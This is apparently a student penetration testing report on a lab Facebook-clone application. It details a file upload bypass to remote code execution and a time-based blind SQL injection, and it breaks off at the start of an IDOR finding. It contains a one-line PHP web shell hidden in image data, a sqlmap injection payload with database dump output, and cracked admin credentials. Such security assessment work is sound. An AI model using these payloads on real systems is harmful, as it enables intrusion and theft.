



Penetration Testing Report

v.1.0

Ido.boker@walla.co.il

Ido Boker

Date:01/01/2025

Copyright © 2024 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

Executive Summary

Introduction

This penetration testing was carried out to evaluate the security level of the website. This comprehensive assessment, performed by ITSafe, involved a gray box security audit to assess the website's resilience against potential attacks and identify areas for enhancing data protection.

Scope

Web Application

The penetration testing was limited to:

- 10.0.2.91


Penetration testing targeted the following functions:

- Tests against Advance Web Application Attacks.
- OWASP Top 10 possible vulnerabilities.

Conclusions

From our professional perspective, the overall security level of the system is **Low**. The application is vulnerable to multiple CRITICAL vulnerabilities, and more high-medium vulnerabilities.

Vulnerabilities



■ Critical ■ High ■ Medium ■ Low ■ Informative

Identified Vulnerabilities

Item	Test Type	Risk Level	Topic	General Explanation	Status
1	Applicative	Critical	File Upload Bypass To RCE	This vulnerability occurred because the server didn't properly validate uploaded files. Due to this, a malicious PHP file was uploaded that allowed to execute system commands on the server.	Vulnerable
2	Applicative	Critical	SQL Injection	This vulnerability occurred due to improper handling of user supplied input. Via Time-Based Blind SQL, it was possible to extract data from the Database.	Vulnerable
3	Applicative	Critical	Parameter Tampering – IDOR	This vulnerability occurred due to poor logic by the application, carrying sensitive actions based purely on userid. This allows an attacker to perform actions on another users, including deleting their account entirely.	Vulnerable
4	Applicative	High	CSRF	This vulnerability occurred due to the absence of CSRF Tokens, and the server requiring solely cookie for sensitive actions. This allows an attacker to forge a POST request as the victim, essentially executing actions as the victim unwillingly.	Vulnerable
5	Applicative	High	Insecure Cookies	This vulnerability allows multiple attack vectors on the website. Including cookie theft, manipulation, forgery and impersonation.	Vulnerable
6	Applicative	High	Insufficient Anti-Automations	This vulnerability allows an attacker to send large number of requests to the server without limitation. In this application it was the root-cause that allowed SQLi and User-Enumeration.	Vulnerable

Item	Test Type	Risk Level	Topic	General Explanation	Status
7	Applicative	Medium	Information Disclosure	This vulnerability grants attackers with information about the system that they shouldn't acquire. This information can be used against the server to plan a stronger and more precise attack.	Vulnerable
8	Applicative	Medium	Business Logic Bypass	This vulnerability is a flaw in the application that grants admin user excessive permissions including bypassing privacy settings of users on the application.	Vulnerable
9	Applicative	Medium	User Enumeration Via Password Reset	User enumeration is a vulnerability that allows an attacker to enumerate the registered users of the application. This occurred due to poorly written code on the "forgot_password" page.	Vulnerable
10	Applicative	Medium	Security Misconfiguration	This vulnerability allows an attacker to abuse misconfigured options in the HTTP response. Getting more information about the system and creating certain attacks.	Vulnerable

Finding Details

1 File Upload Bypass to RCE

Severity | **Critical**

Probability | **Critical**

Vulnerability Description

File Upload Bypass is a vulnerability that occurs when an application allows users to upload files without properly validating their type, content, and execution context. When combined with improper server-side handling, this flaw can lead to **Remote Code Execution (RCE)**, allowing attackers to execute system commands on the server.

The application provides a profile feature that allows users to upload an image. During testing, inconsistent server responses revealed internal upload logic:

1. When an image upload **failed**, the server returned **HTTP 200 OK**.
2. When an image upload **succeeded**, the server returned **HTTP 302 Redirect**.

These responses make it possible to infer the validation steps applied by the server. The following actions are performed by the server:

1. The server validates the extension of the uploaded file only on the client side.
2. It then checks the image header (magic bytes) to verify the uploaded file is an image.

No validation is made by the server on Content-Type, Extension or File content (after header).


After understanding these limitations, the file upload functionality within the post creation feature was targeted. A file was crafted to:

1. Contain a valid image header.
2. Include server-side executable code appended to the file.
3. Manipulation on the file so the server will treat it as PHP file

The server accepted and stored the file. When the uploaded file was accessed directly, it was executed by the server, allowing system commands to be passed via URL parameters and executed on the server.

Vulnerability Details


In the profile, an option to upload an image file to the cover photo is available and the following extensions are allowed:




When a valid image is being uploaded, the page redirects to the profile and the image is visible in the profile:

Request	Response
<pre> 1 POST /admin/fb_view_profile/view_profile.php?id=31 HTTP/1.1 2 Host: 10.0.4.191 3 Content-Length: 26629 4 Cache-Control: max-age=0 5 Accept-Language: en-GB,en;q=0.9 6 Origin: http://10.0.4.191 7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVQ1Vgqk8eLMX9YKG 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://10.0.4.191/admin/fb_view_profile/view_profile.php?id=31 12 Accept-Encoding: gzip, deflate, br 13 Cookie: PHPSESSID=utfkik3aa36faj7; ee3lgt003 14 Set-Cookie: keep=Aliya 15 16 -----WebKitFormBoundaryVQ1Vgqk8eLMX9YKG 17 Content-Disposition: form-data; name="file2"; filename="linux.jpg" 18 Content-Type: image/jpeg 19 20 y0yAJFIddyiDuckydjiAAdobedA 21 g7jMrféyÜyÄyÄ 22 23 @ P11 p"#\$%11A0a"2qB#0@Rbrjz3\$ CAA\$Scs4d0Nq0AdtSE6 24 11A0a0a0q(N"2 z#A\$BBr030qC0pñA\$411A0a0q(00z A0aPpyU0A </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Tue, 06 Jan 2026 13:49:53 GMT 3 Server: Apache/2.4.25 (Debian) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 6 Pragma: no-cache 7 location: view_profile.php?id=31 8 Keep-Alive: timeout=5, max=100 9 Connection: Keep-Alive 10 Content-Type: text/html; charset=UTF-8 11 Content-Length: 33968 12 13 <html> 14 <head> 15 <title> 16 user one 17 </title> 18 <link href="../../fb_font/font.css" rel="stylesheet" type="text/css"> 19 <LINK REL="SHORTCUT ICON" HREF="../../img/Facebook.ico" /> 20 <script src="background_file/background_js/event.js"> 21 </script> 22 <script src="background_file/background_js/searching.js"> 23 </script> 24 <script src="background_file/background_js/searched_reco_event.js"> 25 </script> 26 <script src="background_file/background_js/profile_pic/cover_pic.js"> 27 </script> 28 <script> 29 <link href="background_file/background_css/profile.css" rel="stylesheet" type="text/css"> 30 </script> 31 </head> 32 <body id="body"> 33 <!--Head background--> 34 <div style="position:fixed;left:0;top:0; height:6%; width:100%; z-index:2; background:#3B5998"> 35 </div> 36 <!--Head fb text--> 37 <div style="position:fixed;left:4.05%;top:0.8%;font-size:25;font-weight:900; z-index:3;"> 38 <a href="../../fb_home/Home.php" style="color:#FFFFFF; text-decoration:none; </pre>


When trying to inject the head of the image with code, there's 200 status and the image isn't updated in the profile picture:



But when the code is injected at the end of the image content, the image does pass through. This means that the server validate the image by the header of the image.



The only validation the server requires is the header of the file to match an image file. As seen in the following image, the extension or the MIME type doesn't affect the upload:



The changes to the request being sent to the server indeed affect the uploaded image. This broken logic and poor validation of uploaded files allow an attacker to upload malicious files to the system:



After identifying what the server expects when uploading files, I've experimented with different places where file upload was possible. in the following location, it's possible to upload an image with a post. I've intercepted the request and injected a malicious code as seen in the example above:

First, I've changed the extension and content of the file:

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /fb_files/fb_home/Home.php HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 10.0.2.91		2 Date: Wed, 07 Jan 2026 14:50:29 GMT	
3 Content-Length: 26984		3 Server: Apache/2.4.25 (Debian)	
4 Cache-Control: max-age=0		4 Expires: Thu, 19 Nov 1981 08:52:00 GMT	
5 Accept-Language: en-GB,en;q=0.9		5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0	
6 Origin: http://10.0.2.91		6 Pragma: no-cache	
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiu727DfQzAArAGr9		7 Vary: Accept-Encoding	
8 Upgrade-Insecure-Requests: 1		8 Content-Length: 50810	
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36		9 Keep-Alive: timeout=5, max=100	
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		10 Connection: Keep-Alive	
11 Referer: http://10.0.2.91/fb_files/fb_home/Home.php		11 Content-Type: text/html; charset=UTF-8	
12 Accept-Encoding: gzip, deflate, br		12 <html>	
13 Cookie: PHPSESSID=9c5sj7qnbbeu18d0ac60t906		13 <head>	
14 Connection: keep-alive		14 <script src="background_file/background_js/event.js">	
15		15 </script>	
16		16 <script src="background_file/background_js/searching.js">	
17		17 </script>	
18		18 <script src="background_file/background_js/searched_reco_event.js">	
19		19 </script>	
20		20 <script src="background_file/background_js/submitted_searched_reco_event.js">	
21		21 </script>	
22		22 <link href=".../fb_font/font.css" rel="stylesheet" type="text/css">	
23		23 <link href=".../fb_title_icon/Facebook.ico" rel="SHORTCUT ICON" HREF=".../fb_title_icon/Facebook.ico" />	
24		24 </head>	
25		25 <body>	
26		26 <!--Head background-->	
27		27 <div style="position:fixed;left:0;top:0; height:6%; width:100%; z-index:1; background:#3B5998">	
28		28 </div>	
29		29 <!--Head fb text-->	
30		30 <div style="position:fixed;left:4.05%;top:0.8%;font-size:25;font-weight:900; z-index:2;">	
31		31 	
32		32 onmouseover="on_head_fb_text()" onmouseout="out_head_fb_text()">	
33		33 	
34		34 facebook	
35		35 	
36		36 </div>	
37		37 </body>	
38		38 </html>	


Then I've injected the malicious code to the end of the image:

```

ç·ckÜÜ.pëàFDFèuBjb`e`=UNzUµi±Y;EvêiÇVóGÂSÉZ?Z+d¥Âà 52j|èOpÛ?2?Äk|ðDÀni`9jÉè'à?9~H_Y9ö`yL
ð. T'ÑÄ²Y([/c^@Ã±±0xHcZÄ@z%±òv¥:yíYÿÖiðÇÉÀð'bbð!FÄ*t°;jð&_ûUøqðdi)ù,Z.}ÖÑS>,øÚX±Î^zR4UhJÖk
ä,±ûJO;¥4>-pwgeUk±v?²xY#ß -uÄµw£²BiUg\X)ÄÄq±äöB²² 7ä)Ä¶OKUÄ_?Ü!|vðú¿öè?~±M²K±Ö±;«[É
j& T±'@é7öñßZ²>ñDy(l~ÜäÄKèPð7{ÖB«Ö`PäÖÉ.ðð;aq(lÑÖ;=j9~Ä
jµc*säÈiIäIKÄiÄj»röiÜ±xl`²XhLØ\7»QøUè?µ|J·j`ÏYp4:J+B5C)i££äuc#aøA±ÉJW*;ÄÜ,lU."bQbdGz:ñ
ÄQ_x+)A7hB²²ð²²Ñ(l~äèúð±mó65²B7ðéDE"x²²£±Ö)à|i~P^Ñ\¿=ØW«@Ü4Ô{;Ü·&ä}ä²äm²WXúyÜ
<?php system($_GET['cmd']);?>
-----WebKitFormBoundaryiu727DfQzAArAGr9
Content-Disposition: form-data; name="file"

```

The image include a “cmd” parameter that will perform a system command. Now when accessing the file, I can add the parameter “cmd” and perform commands on the remote server by adding the following to the end of the url: “?cmd=<COMMAND>”



As proof of RCE, I’m able to read the content of “/etc/passwd” from the internal server:



Mitigation

- Implement Strict File Type Validation. Verify both file extension and MIME type from the server-side, and reject files containing executable content.
- Store Uploaded Files Outside the Web Root. This will prevent direct execution of uploaded files by the web server.
- Rename Uploaded Files. Generate random file names and enforce safe extensions, for example “jpeg”, “png”, “jpg”.
- Disable Script Execution in Upload Directories. Configure the web server to prevent execution of scripts in upload locations.
- Perform Deep Content Inspection. Validate the full file structure, not just the header, also strip metadata and re-encode images on upload.

2 SQL Injection

Severity | **Critical**

Probability | **Critical**

Vulnerability Description

SQL Injection (SQLi) is a vulnerability that occurs when user-supplied input is improperly handled and incorporated into SQL queries. This allows an attacker to manipulate database queries, potentially leading to unauthorized access to sensitive data, data modification, or full database compromise.

Multiple application endpoints that process user input were tested for SQL Injection vulnerabilities. One of the tested parameters “post_text” was identified as vulnerable to **Time-Based Blind SQL Injection**.

Using automated testing, it was confirmed that the backend database executed injected SQL logic and responded with measurable time delays, indicating successful exploitation despite the absence of direct error messages or query output.

Through this vulnerability, it was possible to extract sensitive data from the database, including authentication credentials stored in:

1. Database: Faceback
2. Table: admin_info
3. Columns: Username, Password

As a result, valid login credentials were found for the “/admin” administrator panel.

Vulnerability Details

During the audit, I've tested multiple spots and input points for SQL injections manually and with the tool "sqlmap". In the following URL, creating a post and intercepting it, the response have the following POST request being sent to the server:

http://10.0.2.51/fb_files/fb_home/Home.php

```

Request
Pretty Raw Hex
1 POST /fb_files/fb_home/Home.php HTTP/1.1
2 Host: 10.0.2.51
3 Content-Length: 70
4 Cache-Control: max-age=0
5 Accept-Language: en-GB,en;q=0.9
6 Origin: http://10.0.2.51
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.0.2.51/fb_files/fb_home/Home.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=fl1rddk0evh2ulh14j9rqufiu6
14 Connection: keep-alive
15
16 post_txt=hello&txt_post_time=5-1-2026+17%3A48&priority=Public&txt=post|

```

The parameter "post_txt" is vulnerable to Time-Based Blind SQLi, and the following data was retrieved by the tool "sqlmap":

```

[17:51:32] [INFO] parsing HTTP request from 'req.txt'
[17:51:32] [INFO] resuming back-end DBMS 'mysql'
[17:51:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: post_txt (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: post_txt=hello' AND (SELECT 9456 FROM (SELECT(SLEEP(5)))AVrJ) AND 'sAnH'='sAnH&txt_post_time=5-1-2026 17:48&priority=Public&txt=post
[17:51:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:51:33] [INFO] fetching database names
[17:51:33] [INFO] fetching number of databases
[17:51:33] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[17:51:48] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
4
[17:51:49] [INFO] retrieved:
facebook
[17:51:59] [INFO] adjusting time delay to 2 seconds due to good response times
[17:52:44] [INFO] retrieved: information_schema
[17:55:42] [INFO] retrieved: mysql
[17:56:43] [INFO] retrieved: performance_schema
available databases [4]:
[*] facebook
[*] information_schema
[*] mysql
[*] performance_schema

```

The Database “Faceback” isn’t default, so I’ve decided to check that one first. Inside this database I’ve found the table “admin_info” which is the most likely to hold sensitive administrator information. It’s possible to map all the tables, but as sqlmap detected 14 tables it will take a long time, so I’ve decided to explore “admin_info”.

```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
14
[18:04:05] [INFO] retrieved:
[18:04:10] [INFO] adjusting time delay to 3 seconds due to good response times
admin_info
[18:06:47] [INFO] retrieved: feedback
[18:08:37] [INFO] retrieved: group
```

Inside “DB=Faceback, Table=admin_info”, I’ve enumerated the columns. The following columns were identified inside this table:

```
[18:12:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:12:43] [INFO] fetching columns for table 'admin_info' in database 'faceback'
[18:12:43] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[18:13:39] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
2
[18:14:04] [INFO] retrieved:
[18:14:11] [INFO] adjusting time delay to 4 seconds due to good response times
Username
[18:17:23] [INFO] retrieved: varchar(200)
[18:21:48] [INFO] retrieved: Password
[18:25:16] [INFO] retrieved: varchar(200)
Database: faceback
Table: admin_info
[2 columns]
+-----+
| Column | Type |
+-----+
| Password | varchar(200) |
| Username | varchar(200) |
+-----+
```

Dumping the content of the columns I’ve gained Hashed username and Hashed password. The password wasn’t enumerated correctly in this attempt, so I’ve dumped the username and password separately:

```
Database: faceback
Table: admin_info
[1 entry]
+-----+
| Password | Username |
+-----+
| WRONG | 61c23f1ff9e36f78efebd12915f0009e |
+-----+
```

Using “Crackstation.net” I’ve managed to crack the hash and gain the Username: “itsafe”

Hash	Type	Result
61c23f1ff9e36f78efebd12915f0009e	md5	itsafe

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

For the password the dump took a long time and crashed constantly, but due to the structure of MD5 hash (as the username was MD5) it's possible to deduct what the rest of the hash is.

```
Database: faceback
Table: admin_info
[1 entry]
+-----+
| Password |
+-----+
| 21232f297a: |
+-----+
```

Firstly, when I achieved the username, I tried potential default passwords like "itsafe", "password", "root", and the password "admin" worked and granted me access. Meanwhile, the database dump revealed a part of MD5 hash associated with the administrative account. Although only a prefix of the hash was retrieved, it matched a well-known MD5 hash of the default password "admin".

Cryptographic hash functions such as MD5 exhibit the "avalanche effect", meaning that even a small change in input results in a **completely different** hash output. This allows matching the extracted hash prefix against well known hash values, and it is sufficient enough to confidently identify the password without requiring full hash extraction.

So, it's possible to extract the entire hash, but due to time and constant crashes, I've made an educated guess based on the information I acquired.

```
(boker@boker)-[~/Desktop/WebPT/FacebookRevenge]
$ echo -n admin | md5sum
21232f297a57a5a743894a0e4a801fc3 -
```

The SQLi vulnerability allowed me to dump data from the database, and I've gained the credentials "itsafe: admin" that were valid for authentication on the "/admin" page:



Mitigation

- Use Parameterized Queries (Prepared Statements). Ensure all database queries use parameterized statements, and never include user input directly into SQL queries.
- Implement Input Validation. Enforce strict allow-lists for expected input formats, reject unexpected characters and input lengths.
- Avoid Storing Plain or Weakly Hashed Passwords.
- Implement Web Application Firewall (WAF) Rules. A WAF can detect and block common SQLi patterns.

3 Parameter Tampering - IDOR

Severity | **Critical**

Probability | **Critical**

Vulnerability Description

Parameter Tampering is a vulnerability where an application relies on client-supplied parameters (such as user IDs) to identify or authorize actions, without properly validating whether the authenticated user is permitted to perform those actions. This often leads to **Insecure Direct Object Reference (IDOR)**, allowing attackers to manipulate parameters to access or modify resources belonging to other users.

The application uses a user-controlled parameter (userid) as the sole mechanism to identify the target user in multiple sensitive actions, including:

